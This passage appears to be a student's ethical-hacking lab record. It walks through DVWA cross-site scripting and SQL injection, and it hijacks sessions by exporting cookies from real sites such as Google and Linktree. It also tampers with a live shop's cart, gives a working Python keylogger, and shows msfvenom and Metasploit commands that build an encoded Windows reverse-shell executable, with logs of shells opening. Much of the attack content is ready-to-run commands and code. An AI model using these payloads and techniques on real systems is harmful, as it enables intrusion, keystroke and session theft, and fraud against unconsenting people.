environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods that bypassing these protections (so this can be seen as an extension for more advanced users!).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public

11:37 08-03-2022

Change DVWA security level to low

Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security

4. Impossible - This level should be source code to the secure source Prior to DVWA v1.9, this level was

Low ▾ Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System)

PHPIDS works by filtering any user supplied input before it reaches the application. DVWA to serve as a live example of how

Go to stored xss and execute an attack

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: Stored Cross Site Scripting (XSS)

Name * nikhil
Message * <script>alert('this is nikhil!')</script>

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Name *

Message *

localhost

this is nikhil

OK

Go to reflected xss and execute

The screenshot shows the DVWA application's XSS module. The URL in the address bar is `localhost/DVWA/vulnerabilities/xss_r/?name=nikhil#`. A red circle highlights the URL. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar lists various attack types: Home, Structures, Setup / Reset DB, Brute Force, Command Injection, SRF, File Inclusion, File Upload, Secure CAPTCHA, and SQL Injection. The main content area contains a form with a placeholder "What's your name?" and a "Submit" button. Below the form, the output "Hello nikhil" is displayed in red. A section titled "More Information" provides links to external resources.

Enter url as

[http://localhost/DVWA/vulnerabilities/xss_r/?name=<script>Ealert\(document.cookie\)</script>#](http://localhost/DVWA/vulnerabilities/xss_r/?name=<script>Ealert(document.cookie)</script>#)


The screenshot shows the DVWA application's XSS module after entering the crafted URL. A red circle highlights the URL again. The page title is "Vulnerability: Reflected Cross Site Scripting". The main content area shows the same form and output as before. However, a modal dialog box has appeared in the foreground. The dialog has a "localhost" icon and the text "security=low; PHPSESSID=u8n9fnvhb5eiou1go6qktgecva". It includes an "OK" button. This indicates that the reflected script was executed and triggered an alert message.

Practical 7.


Aim: Session impersonation using Firefox and Tamper Data add-on

Open FireFox

Ethical Hacking Practical



Go to Tools > Addons > Extension(Ctrl+shift+A)



Ethical Hacking Practical

Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool

The screenshot shows the Firefox Add-ons Manager interface. The search bar at the top contains the query "edit this cookie". Below the search bar, the title "49 results found for 'edit this cookie'" is displayed. On the left, there is a "Filter results" sidebar with dropdown menus for "Sort by" (set to "Relevance"), "Add-on Type" (set to "All"), and "Badging" (set to "Any"). The main area is titled "Search results" and lists two add-ons:

- EditThisCookie2**: A cookie manager with 7,956 users. It is described as allowing users to add, delete, edit, search, protect and block cookies. It has a 4.6-star rating.
- Cookie Quick Manager**: Recommended, with 54,554 users. It is described as an addon to manage cookies (view, search, create, edit, remove, backup, restore, protect from deletion and much more). It supports Firefox 57+ and has a 4.6-star rating.

The bottom of the screen shows the Windows taskbar with various pinned icons and the system tray indicating the date and time as 08-03-2022 at 12:02.

Then Click on Cookie extension to get cookie

The screenshot shows the Firefox Add-ons Manager displaying the details page for the "EditThisCookie2" extension by Timux. The extension icon is a cookie. The title is "EditThisCookie2" and the developer is "by Timux". A warning message states: "⚠ This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing." Below this, a description reads: "EditThisCookie is a cookie manager. You can add, delete, edit, search, protect and block cookies!" To the right, there is a summary section with the following data:

7,956	18	4.6 Stars
Users	Reviews	★ ★ ★ ★ ★
5 ★	15	
4 ★	1	
3 ★	0	
2 ★	1	
1 ★	1	

The bottom of the screen shows the Windows taskbar with various pinned icons and the system tray indicating the date and time as 08-03-2022 at 12:03.

Ethical Hacking Practical

Open a Website and Login and then click on export cookie

The browser window shows the Linktree Admin interface at <https://linktr.ee/admin>. The sidebar lists "Lifetime Analytics" with 289 views and 194 clicks. Below this are sections for "Portfolio" and "Github". The "Portfolio" section contains a link to <https://codewithnick.github.io/>, and the "Github" section contains a link to <https://github.com/codewithnick>. A list of cookies is visible on the right side of the browser:

- » .linktr.ee | __adroll_fpc
- » .linktr.ee | __ar_v4
- » .linktr.ee | __stripe_mid
- » .linktr.ee | __stripe_sid
- » .linktr.ee | _clk
- » .linktr.ee | _clsk
- » .linktr.ee | _dc_gtm_UA-136077820-2
- » .linktr.ee | _dc_gtm_UA-74356914-1
- » .linktr.ee | _fbp
- » .linktr.ee | _ga
- » .linktr.ee | _ga_F9LW8B9KVV
- » .linktr.ee | _gcl_au
- » .linktr.ee | _gid
- » .linktr.ee | _hp2_id.3886518036
- » .linktr.ee | _hp2_ses_props.3886518036
- » .linktr.ee | _pin_unauth
- » .linktr.ee | _uetSID

The browser taskbar shows various pinned icons. The mobile application screenshot below shows fields for "APISID" and "SID", with a message "Cookies copied to clipboard" displayed.


Export and save it in notepad

```
{  
  "name": "SSID",  
  "value": "ADDZUiUj1yFyvVh0c",  
  "domain": ".google.com",  
  "hostOnly": false,  
  "path": "/",  
  "secure": true,  
  "httpOnly": true,  
  "sameSite": "no_restriction",  
  "session": false,  
  "firstPartyDomain": "",  
  "partitionKey": null,  
  "expirationDate": 1709701272,  
  "storeId": "firefox-default",  
  "id": 16  
},
```

Logout once the cookie gets exported

Now go to the edit cookie panel and click on import cookies

And paste it from clipboard



After clicking on green check we see that we've successfully logged



Tamper Data

Practical 7 b)

Aim: Session impersonation using Firefox and Tamper Data add-on

Search for tamper data add on

About 1,11,00,000 results (0.47 seconds)

Tamper Data is an add-on for Firefox that lets you view and modify HTTP requests before they are sent. It shows what information the web browser is sending on your behalf, such as cookies and hidden form fields. Use of this plugin can reveal web applications that trust the client not to misbehave.

[Free Download Tamper Data - Hacking Tools](https://www.hackingtools.in/free-download-tamper-data)

[Tamper Data for FF Quantum - Firefox Add-ons](https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/)

13-Nov-2019 — Download Tamper Data for FF Quantum for Firefox. - Monitor live requests - Edit headers on live requests - Cancel live requests - Redirect ...

[Web Penetration Testing with Tamper Data \(Firefox Add-on\)](https://www.hackingarticles.in/web-penetration-testing...)

Install this add-on

This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

6,550 Users 69 Reviews 3 Stars

Rating	Count
5 ★	28
4 ★	5
3 ★	4
2 ★	2
1 ★	30

Monitored live requests
Edit headers on live requests
Cancel live requests
Redirect live requests

Click the blue cloud in the toolbar to start tampering. When you're done, click it again to stop.

Rate your experience

How are you enjoying Tamper Data for FF Quantum?

About this extension


It's like the old Tamper Data extension, except it works on modern versions of Firefox.

Ethical Hacking Practical

Visit razorba.com




Start the Tamper data add on




Ethical Hacking Practical

Add products to cart




View your cart

Now click on update cart button



Now modify the cookie



Click on ok

This modifies the no of items

Ethical Hacking Practical

The screenshot shows a Microsoft Edge browser window with the URL <https://www.razorba.com/cart.aspx>. The page displays a shopping cart for the Razorba Classic Starter Edition, which costs \$27.99 per unit and \$279.90 for 10 units. The cart summary includes:

Delete	Product	Qty	Price	Total
<input type="checkbox"/>	Razorba Classic Starter Edition	10	\$27.99	\$279.90

Made changes? [Update Cart](#) Estimated USA or Canada shipping: \$0.00, International \$64.22 Enter promo code: [Apply code](#)

Need the Greatest Razor to use with your Razorba Shaver? G.O.A.T. double blades with above are 4 1/2 inches wide! That's 3-times wider than regular disposables. And give a fast and comfortable shave. Compatible with all Razorba Shavers. \$27.99 for 6-pack. [Add to Cart](#)

NEW! **RAZORBA STUD STAMPER** Need to apply Shaving Cream to your back? Add the Stud Stamper applicator brush to your order for only \$14.95 [Add to Cart](#)

0 Looking

Ethical Hacking Practical

Practical 8.

Aim: Perform SQL injection attack

Login into dvwa and phpMyAdmin

The screenshot shows the phpMyAdmin interface running on a Windows desktop. The browser title bar reads "localhost / 127.0.0.1 | phpMyAdmin". The left sidebar lists databases: New, dwva, information_schema, mysql, performance_schema, phpmyadmin, and test. The main panel has two tabs: "General settings" and "Appearance settings". Under "General settings", the "Server connection collation" is set to "utf8mb4_unicode_ci". Under "Appearance settings", the "Language" is set to "English" and the "Theme" is "pmahomme". To the right, there are four sections: "Database server" (server: 127.0.0.1 via TCP/IP, MariaDB version 10.4.22), "Web server" (Apache 2.4.52, PHP 7.4.27), and "phpMyAdmin" (version 4.9.2). The taskbar at the bottom shows icons for various applications like File Explorer, Edge, and Task View.

The screenshot shows the DVWA homepage. The browser title bar reads "localhost/DVWA/index.php". The page features a navigation menu on the left with links: Home (highlighted in green), Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area has a heading "Welcome to Damn Vulnerable Web Application!". It describes DVWA as a PHP/MySQL web application for testing security professionals. Below this is a "General Instructions" section and a "WARNING!" section. The taskbar at the bottom shows icons for various applications like File Explorer, Edge, and Task View.

Set security level to low

A screenshot of the DVWA security settings page. On the left, there's a sidebar with buttons for 'Weak Session IDs', 'XSS (DOM)', 'XSS (Reflected)', 'XSS (Stored)', 'CSP Bypass', and 'JavaScript'. Below that is a green bar with 'DVWA Security' and 'PHP Info'. On the right, there's a dropdown menu set to 'Low' and a 'Submit' button. Above the dropdown, text reads: '4. Impossible - This level should be source code to the secure source. Prior to DVWA v1.9, this level was'.

Go to sql injection

A screenshot of the DVWA SQL Injection page. The sidebar on the left has buttons for 'Home', 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection', 'CSRF', 'File Inclusion', 'File Upload', 'Insecure CAPTCHA', 'SQL Injection' (which is highlighted in green), and 'SQL Injection (Blind)'. The main content area has a title 'Vulnerability: SQL Injection'. It shows a form with 'User ID:' and a value '2'. Below it, the output shows 'ID: 2', 'First name: Gordon', and 'Surname: Brown'. A 'More Information' section lists several links:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Execute a sql injection attack

A screenshot of a web browser displaying the DVWA SQL Injection page. The address bar shows 'localhost/DVWA/vulnerabilities/sqli/?id=2%3D2&Submit=Submit#'. The DVWA logo is at the top. The main content area shows the same 'Vulnerability: SQL Injection' form and output as the previous screenshot, but with a different URL in the address bar.

Practical 9.


Aim: Create a simple keylogger using python

1. Create a new python file and add the following code to it
2. Install necessary packages using pip
3. Run the code (turn off your firewall)
4. Now perform a login
5. This will save all the keystrokes in a text file
6. Stop the program execution and have a look at the file

Code:

```
from pynput.keyboard import Key, Listener  
  
import logging  
  
log_dir = ""  
  
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,  
                    format='%(asctime)s:%(message)s')  
  
def on_press(key):  
    logging.info(str(key))  
  
with Listener(on_press=on_press) as listener:  
    listener.join()
```

Output:



Practical 10.

Aim: Using Metasploit to exploit (Kali Linux)

Steps:

Boot kali linux in pendrive and open it in PC.

Open metasploit and type exit command to quit.

The directory will change to root@kali.

Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
2. msfconsole
3. use exploit/multi/handler
4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
5. payload => windows/shell/reverse_tcp
6. Show options
7. msf exploit(multi/handler) > set LHOST 192.168.9.191
8. LHOST => 192.168.9.191
9. msf exploit(multi/handler) > set LPORT 31337
10. LPORT => 31337
11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.

Ethical Hacking Practical

Ethical Hacking Practical

```
Applications ▾ Places ▾ Terminal ▾ Fri 10:04
root@kali: ~

File Edit View Search Terminal Help

Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf exploit(multi/handler) > set LHOST 192.168.9.191
LHOST => 192.168.9.191
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.9.191:31337
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.9.109
[*] Command shell session 1 opened (192.168.9.191:31337 -> 192.168.9.109:52487) at 2019-03-15 09:31:44 +0000

Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

E:\>whoami
whoami
mupet\csl

E:\>whoami
csl
```

```
Applications ▾ Places ▾ Terminal ▾
File Edit View Search Terminal Help

E:\>whoami
whoami
mupet\csl

E:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

E:\>dir
dir
Volume in drive E is KALI LIVE
Volume Serial Number is 9ADB-508A

Directory of E:\

15-03-2019  13:56    <DIR>          .disk
15-03-2019  13:57          133 autorun.inf
15-03-2019  13:57    <DIR>          boot
15-03-2019  13:57          0 debian
15-03-2019  13:57    <DIR>          dists
15-03-2019  13:57    <DIR>          EFI
15-03-2019  13:57          327,680 efi.img
15-03-2019  13:57    <DIR>          firmware
15-03-2019  13:57          183,934 g2ldr
15-03-2019  13:57          8,192 g2ldr.mbr
15-03-2019  13:57    <DIR>          install
15-03-2019  13:57    <DIR>          isolinux
15-03-2019  13:57    <DIR>          live
15-03-2019  14:03          92,484 md5sum.txt
15-03-2019  14:03    <DIR>          pool
15-03-2019  14:04          674,929 setup.exe
15-03-2019  14:04    <DIR>          tools
15-03-2019  14:04          228 win32-loader.ini
15-03-2019  14:04          94 syslinux.cfg
                           9 File(s)      1,287,594 bytes
                           10 Dir(s)     462,766,080 bytes free
```

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
